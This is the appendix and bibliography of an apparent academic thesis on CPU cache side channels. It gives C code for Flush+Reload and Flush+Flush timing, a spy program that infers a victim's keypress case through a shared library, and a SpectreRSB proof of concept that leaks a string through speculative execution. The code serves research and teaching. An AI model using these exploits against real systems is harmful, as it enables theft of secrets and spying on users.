A.1.2 Flush Flush

```
#include <stdint.h>
#include <stdio.h>
#include <string.h>
//#include <sched.h>

#include "../../utils/utils_cache.h"

uint64_t static inline flush_reload(void *addr){
  uint64_t time = rdtsc();
  memory_access(addr);
  uint64_t delta = rdtsc() - time;
  flush(addr);
  return delta;
}

uint64_t static inline flush_flush(void *addr){
  uint64_t time = rdtsc();
  flush(addr);
  uint64_t delta = rdtsc() - time;
  //flush(addr); // si lo quito no me funciona
  return delta;
}

uint64_t array[5*1024];
void *mem_pos = array + 2*1024;

uint64_t cached_flushes[600];
uint64_t non_cached_flushes[600];

int main(int argc, char **argv){

  mem_pos = array + 2*1024;
  memset(array, -1, 5*1024*sizeof(uint64_t));
  flush(mem_pos);
  cpuid();
  for(int i = 0; i < 4*1024*1024; i++){
    uint64_t d = flush_flush(mem_pos);
    cached_flushes[MIN(599,d)]++;
    cpuid();

  }

  flush_reload(mem_pos);

  for(int i = 0; i < 4*1024*1024; i++){
    uint64_t d = flush_reload(mem_pos);
    non_cached_flushes[MIN(599,d)]++;
    cpuid();
  }

  uint64_t hit_max = 0;
  uint64_t hit_max_i = 0;
```

```
53   uint64_t miss_min_i = 0;
54   printf("Cycles\t Cached flushes\t Non cached flushes\n");
55   for (int i = 0; i < 600; ++i)
56   {
57     printf("%3d: %10lu %10lu\n",i,cached_flushes[i],
         non_cached_flushes[i]);
58     if (hit_max < cached_flushes[i])
59     {
60       hit_max = cached_flushes[i];
61       hit_max_i = i;
62     }
63     if (cached_flushes[i] > 3 && miss_min_i == 0)
64       miss_min_i = i;
65   }
66
67   uint64_t min = -1UL;
68   uint64_t min_i = 0;
69   for (int i = hit_max_i; i < miss_min_i; ++i)
70   {
71     if (min > (cached_flushes[i] + non_cached_flushes[i]))
72     {
73       min = cached_flushes[i] + non_cached_flushes[i];
74       min_i = i;
75     }
76   }
77   return min_i;
78 }
```

LISTING A.2: Flush and Flush implementation

A.2 Side-channel attack implementation

A.2.1 Flush and Reload

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <stdint.h>
4  #include <sys/mman.h>
5  #include <string.h>
6  #include <sys/types.h>
7  #include <unistd.h>
8
9  #include "../../utils/utils_cache.h"
10
11 #ifdef _MSC_VER
12 #include <intrin.h> /* for rdtscp and clflush */
13 #pragma optimize("gt",on)
14 #else
15 #include <x86intrin.h> /* for rdtscp and clflush */
16 #endif
17
18 #define CACHE_ALIGNEMENT (2048)
19 #define LINES 32
20
21 uint64_t static inline reload(void *addr){
22   uint64_t time = rdtsc();
23   memory_access(addr);
24   uint64_t delta = rdtsc() - time;
```

```
25   return delta;
26 }
27
28 uint64_t static inline flush_reload(void *addr){
29   uint64_t time = rdtsc();
30   memory_access(addr);
31   uint64_t delta = rdtsc() - time;
32   flush(addr);
33   return delta;
34 }
35
36 uint8_t array[LINES * CACHE_ALIGNEMENT];
37
38 int main(int argc, char **argv){
39   uint32_t muestras[LINES];
40
41   int PROBE = atoi(argv[1]);
42   if(PROBE >= LINES){
43     fprintf(stderr, "El valor debe ser [0..%d].\n", LINES);
44     exit(1);
45   }
46
47   memset(array, -1, CACHE_ALIGNEMENT*LINES);
48
49   for(int i = 0; i < LINES; i++)
50     flush(&array[i*CACHE_ALIGNEMENT]);
51
52   cpuid();
53
54   reload(&array[PROBE * CACHE_ALIGNEMENT]);
55
56   for(int i = 0; i < LINES; i++)
57     muestras[i] = reload(&array[i * CACHE_ALIGNEMENT]);
58
59   int min = 0;
60   for(int i = 0; i < LINES; i++){
61     if(muestras[i] <= muestras[min])
62       min = i;
63     //printf("Tiempo de leer en %2d: %4d\n", i, muestras[i] );
64   }
65
66   printf("[Real, Obtenido] -> [%2d == %2d] %s\n", PROBE, min,
       PROBE==min?"OK":"FAIL");
67
68   return 0;
69 }
```

LISTING A.3: Flush and Reload over a single cache line

A.2.2 Flush Flush

```
1 #include <stdlib.h>
2 #include <stdint.h>
3 #include <sys/mman.h>
4 #include <string.h>
5 #include <sys/types.h>
6 #include <unistd.h>
7
```

```
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt",on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

#define CACHE_ALIGNEMENT (4096)
#define LINES 32

uint8_t array[LINES* CACHE_ALIGNEMENT];

int main(int argn, char *argv[]){
  int i, mix_i, junk;
  char *addr;
  uint64_t time1, time2;
  uint32_t  muestras[LINES];
  int PROBE;
  junk=0;

  if (argn<2){
    printf("Usage: ./side_chanel [num]\n");
    exit(-1);
  }
  PROBE = atoi(argv[1]);
  if (PROBE >= LINES){
    printf("El valor debe ser [0..%d].\n",LINES);
    exit(0);
  }

  for (i=0; i < LINES; i++){
    array[i*CACHE_ALIGNEMENT] = 0;
  }

  __asm__ volatile ("cpuid\n":::"rdx", "rax");

  _mm_clflush(&array[ CACHE_ALIGNEMENT * PROBE ]);

  for (i=0;  i < LINES; i++){
    __asm__ volatile ("cpuid\n":::"rdx", "rax");
    time1 = __rdtscp(&junk);                /* Read timer */
    __asm__ volatile ("lfence\n":::);
    _mm_clflush(&array[i*CACHE_ALIGNEMENT]);
    __asm__ volatile ("lfence\n":::);
    muestras[i] = __rdtscp(&junk) - time1; /* Read timer &
       compute elapsed time */
  }

  int min=0;

  for (i = 0; i < LINES; i++) {
    if (muestras[i] < muestras[min])
      min=i;

  }
  printf("[Real, Obtenido] -> [%2d == %2d] %s\n", PROBE, min,
     PROBE==min?"OK":"FAIL");
```

```
63
64 }
```

LISTING A.4: Flush and Flush over a single cache line

A.3 Own side-channel attack implementation

This section shows a simple scenario where a side-channel attack implementation has been developed. The goal of this section is to demonstrate that this kind of attacks are not part of any fantasy, and they are totally possible in the real world, with the consequences they imply.

In this scenario two process are running, one is the victim and the other is the spy. The spy is able to determine if the victim is keypressing uppercase or lowercase letters performing a side-channel attack over a shared library.

```
#include <stdio.h>
#include <unistd.h>

void volatile isUpper(char c){
  for(int i = 0; i < 5; i++)
    __asm__ volatile ("nop\n");;
}


void volatile  isLower(char c){
  for(int i = 0; i < 5; i++)
    __asm__ volatile ("nop\n");;
}
```

LISTING A.5: Shared library

```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>

#include "mylibrary.h"

int main(int argc, char **argv){
  int c;

  printf("Start typing whatever you want\n");

  while(1){
    c = getc(stdin);
    if(c > 0x40 && c < 0x5b){
      printf("Uppercase: %c\n", c);
      isUpper(c);
    }

    if(c > 0x60 && c < 0x7b){
      printf("Lowercase: %c\n", c);
      isLower(c);
    }

    usleep(1500);
  }

  return 0;
}
```

LISTING A.6: Victim program

```
#include <stdio.h>
```

```c
#include <stdlib.h>
#include <dlfcn.h>
#include <sched.h>

#include "../../utils/utils_cache.h"

#define MIN_CACHE_MISS_CYCLES 150

uint64_t static inline flush_reload(void *addr){
  int nada;
  uint64_t time = __rdtscp(&nada);
  memory_access(addr);
  uint64_t delta = __rdtscp(&nada) - time;
  flush(addr);  flush(addr);  flush(addr);
  return delta;
}

int main(int argc, char **argv){
  void *handle;
  long addr_isupper, addr_islower;
  uint64_t d;

  handle = dlopen("./libmylib.so", RTLD_LAZY);
  if(!handle){
    perror("dlopen: ");
    exit(1);
  }

  addr_isupper = (long) dlsym(handle, "isUpper");
  if(!addr_isupper){
    printf("%s\n", dlerror());
    exit(1);
  }
  addr_islower = (long) dlsym(handle, "isLower");
  if(!addr_islower){
    printf("%s\n", dlerror());
    exit(1);
  }

  printf("Keylogger activity has to be recorded here\n");

  int isUpper_num;
  int isLower_num;
  while(1){

    d= flush_reload((void *)addr_isupper);
    if(d < MIN_CACHE_MISS_CYCLES)
      printf("Uppercase %ld\n",d);
    d= flush_reload((void *)addr_islower);

    if( d < MIN_CACHE_MISS_CYCLES)
      printf("Lowercase %ld\n",d);
  }

  if(dlclose(handle)){
    perror("dlclose: ");
    exit(1);
```

```
59    }
60
61    return 0;
62 }
```

LISTING A.7: Spy program

Appendix B

Microarchitectural attack experiments

B.1 Return Stack Buffer attack implementation

```
#define _GNU_SOURCE

#include <string.h>
#include <signal.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <inttypes.h>
#include <immintrin.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <fcntl.h>

#include <cpuid.h>
#include <stddef.h>
#include <x86intrin.h> /* for rdtsc, rdtscp, clflush */

#define CACHE_THRESHOLD 80
#define  CACHE_LINE_SIZE (1<<9)
#define  MAX_SEND_VALUE  (256)

uint8_t caches[CACHE_LINE_SIZE*MAX_SEND_VALUE];

char buf[100];
char *test="SI VES ESTO, TU MAQUINA ES VULNERABLE A SPECTRERSB
    !!!";

uint8_t temp;


int flush_cache() {
  for(int i=0;i<MAX_SEND_VALUE;i++)
    _mm_clflush( (void*)&caches[CACHE_LINE_SIZE*i]);
  return 0;
}

void speculative_return(uint64_t addr) {
  asm __volatile__(
       "xor %%rdx, %%rdx\n"
       "pause\n"
```

```
        "pause\n"
        "pause\n"
        "pause\n"
        "call   3f\n"
        "1:\n"
        "mov  (0x0), %%rax\n"
        "mov  (%%rcx), %%dl\n"
        "shl  $9,%%rdx\n"
        "movq (%%rbx,%%rdx), %%rax\n"
        "2:\n"
        "jmp  2b\n"
        "3:\n"
        "lea 0x5(%%rip),%%rdi\n"
        "mov %%rdi,(%%rsp)\n"
        "ret\n"

        "4:\n"
        :
        : "c" (addr) , "b" (caches)
        : "rax", "rdx", "rdi"
        );
}

void run(uint64_t addr){
  speculative_return(addr);
}

void readMemory(uint64_t malicious_x, uint8_t value[2], int
    score[2]){
  static int results[256];
  int tries, i, j, k, mix_i;
  unsigned int junk = 0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;

  for (tries = 999; tries > 0; tries--) {

    flush_cache();

    for (volatile int z = 0; z < 100; z++) {}

    run(malicious_x);

    for (i = 0; i < 256; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = & caches[mix_i * 512];

      time1 = __rdtscp( & junk);
      junk = * addr;
      time2 = __rdtscp( & junk) - time1;

      if ((int)time2 <= CACHE_THRESHOLD)
        results[mix_i]++;
    }
```

```
96
97      j = k = -1;
98      for (i = 0; i < 256; i++) {
99        if (j < 0 || results[i] >= results[j]) {
100         k = j;
101         j = i;
102       } else if (k < 0 || results[i] >= results[k]) {
103         k = i;
104       }
105     }
106     if (results[j] >= (2 * results[k] + 5) || (results[j] == 2
          && results[k] == 0))
107       break;
108   }
109   results[0] ^= junk;
110   value[0] = (uint8_t) j;
111   score[0] = results[j];
112   value[1] = (uint8_t) k;
113   score[1] = results[k];
114
115 }
116
117 int main(int argc, char *argv[]) {
118   uint64_t malicious_x;
119   int score[2];
120   uint8_t value[2];
121   int i;
122
123   malicious_x = (uint64_t) test;
124
125
126   int len = 53;
127
128   for(i = 0; i < CACHE_LINE_SIZE*MAX_SEND_VALUE; i++)
129     caches[i] = 1;
130   flush_cache();
131
132   printf("Using a cache hit threshold of %d.\n", CACHE_THRESHOLD
        );
133   printf("Reading %d bytes:\n", len);
134
135   while(--len >= 0){
136
137     printf("Reading at malicious_x = %p... ", (void * )
          malicious_x);
138
139     readMemory((uint64_t) malicious_x++, value, score);
140
141     printf("%s: ", (score[0] >= 2 * score[1] ? "Success" : "
          Unclear"));
142     printf("0x%02X='%c' score=%d ", value[0],
143       (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score
            [0]);
144
145     if (score[1] > 0) {
146       printf("(second best: 0x%02X='%c' score=%d)", value[1],
```

```
147         (value[1] > 31 && value[1] < 127 ? value[1] : '?'), score
                [1]);
148
149       }
150       printf("\n");
151     }
152
153     return 0;
154 }
```

LISTING B.1: SpectreRSB proof of concept

Bibliography

[1] P. Kocher, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, "Spectre attacks: Exploiting speculative execution," *CoRR*, vol. abs/1801.01203, 2018. [Online]. Available: http://arxiv.org/abs/1801.01203

[2] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg, "Meltdown: Reading kernel memory from user space," in *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, Aug. 2018, pp. 973–990. [Online]. Available: https://www.usenix.org/conference/usenixsecurity18/presentation/lipp

[3] J. V. Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx, "Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution," in *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, Aug. 2018, p. 991–1008. [Online]. Available: https://www.usenix.org/conference/usenixsecurity18/presentation/bulck

[4] G. Maisuradze and C. Rossow, "ret2spec: Speculative execution using return stack buffers," *CoRR*, vol. abs/1807.10364, 2018. [Online]. Available: http://arxiv.org/abs/1807.10364

[5] INTEL, "Intel's first microprocessor." [Online]. Available: https://www.intel.co.uk/content/www/uk/en/history/museum-story-of-intel-4004.html

[6] G. Moore, "Cramming more components onto integrated circuits," 1965.

[7] F. Pollack, "Pollack's rule of thumb for microprocessor performance and area."

[8] "High performance computing. pipeline." [Online]. Available: https://web.archive.org/web/20131227033204/http://hpc.serc.iisc.ernet.in/~govind/hpc/L10-Pipeline.txt

[9] A. Fog, "The microarchitecture of intel, amd and via cpus: An optimization guide for assembly programmers and compiler makers," *Copenhagen University College of Engineering*, pp. 02–29, 2012.

[10] Y. Zhang, "Cache side channels: State of the art and research opportunities," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '17. New York, NY, USA: ACM, 2017, pp. 2617–2619. [Online]. Available: http://doi.acm.org/10.1145/3133956.3136064

[11] Q. Ge, Y. Yarom, D. Cock, and G. Heiser, "A survey of microarchitectural timing attacks and countermeasures on contemporary hardware," Cryptology ePrint Archive, Report 2016/613, 2016, https://eprint.iacr.org/2016/613.

[12] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee, "Last-level cache side-channel attacks are practical," in *2015 IEEE Symposium on Security and Privacy*, May 2015, pp. 605–622.

[13] A. Bogdanov, "Improved side-channel collision attacks on aes," in *Selected Areas in Cryptography*, C. Adams, A. Miri, and M. Wiener, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, 2007, pp. 84–95.

[14] INTEL, "Intel® 64 and ia-32 architectures software developer's manual combined volumes:1, 2a, 2b, 2c, 2d, 3a, 3b, 3c, 3d and 4."

[15] D. Gruss, C. Maurice, K. Wagner, and S. Mangard, "Flush+flush: A fast and stealthy cache attack," in *Proceedings of the 13th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment - Volume 9721*, ser. DIMVA 2016. Berlin, Heidelberg: Springer-Verlag, 2016, pp. 279–299. [Online]. Available: https://doi.org/10.1007/978-3-319-40667-1_14

[16] J. Horn, "Reading privileged memory with a side-channel." [Online]. Available: https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html

[17] J. Edge, "A look at the handling of meltdown and spectre." [Online]. Available: https://lwn.net/Articles/743363/

[18] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss, "Zombieload: Cross-privilege-boundary data sampling," in *CCS*, 2019.

[19] BITDEFENDER, "Bypassing kpti using the speculative behavior of the swapgs instruction." [Online]. Available: https://businessresources.bitdefender.com/hubfs/noindex/Bitdefender-WhitePaper-SWAPGS.pdf?utm_campaign=swapgs&utm_source=web&adobe_mc=MCMID%3D50518668050300514744998340159563397664%7CMCORGID%3D0E920C0F53DA9E9B0A490D45%2540AdobeOrg%7CTS%3D1567624405#

[20] E. M. Koruyeh, K. N. Khasawneh, C. Song, and N. Abu-Ghazaleh, "Spectre returns! speculation attacks using the return stack buffer," in *12th USENIX Workshop on Offensive Technologies (WOOT 18)*, Baltimore, MD, aug 2018. [Online]. Available: https://www.usenix.org/conference/woot18/presentation/koruyeh

[21] J. Edge, "Kernel address space layout randomization." [Online]. Available: https://lwn.net/Articles/569635/

[22] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, and S. Mangard, "Kaslr is dead: Long live kaslr," in *ESSoS*, 2017.

[23] B. D. Gregg, "Kpti/kaiser meltdown initial performance regressions." [Online]. Available: http://www.brendangregg.com/blog/2018-02-09/kpti-kaiser-meltdown-performance.html

[24] "Meltdown proof-of-concept." [Online]. Available: https://github.com/IAIK/meltdown

[25] INTEL, "Intel tsx (transactional synchronization extensions)." [Online]. Available: http://individual.utoronto.ca/mikedaiwang/tm/Intel_TSX_Overview.pdf

[26] Intel, "Transactional synchronization with intel® core™ 4th generation processor." [Online]. Available: https://software.intel.com/en-us/blogs/2012/02/07/transactional-synchronization-in-haswell

[27] J. Corbet, "Kaiser: hiding the kernel from user space." [Online]. Available: https://lwn.net/Articles/738975/

[28] L. K. D. PROJECT, "Page table isolation (pti)." [Online]. Available: https://www.kernel.org/doc/html/latest/x86/pti.html

[29] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee, "Last-level cache side-channel attacks are practical," in *Proceedings of the 2015 IEEE Symposium on Security and Privacy*, ser. SP '15. Washington, DC, USA: IEEE Computer Society, 2015, pp. 605–622. [Online]. Available: https://doi.org/10.1109/SP.2015.43

[30] "Flush + flush." [Online]. Available: https://github.com/IAIK/flush_flush

[31] "Cache template attacks." [Online]. Available: https://github.com/IAIK/cache_template_attacks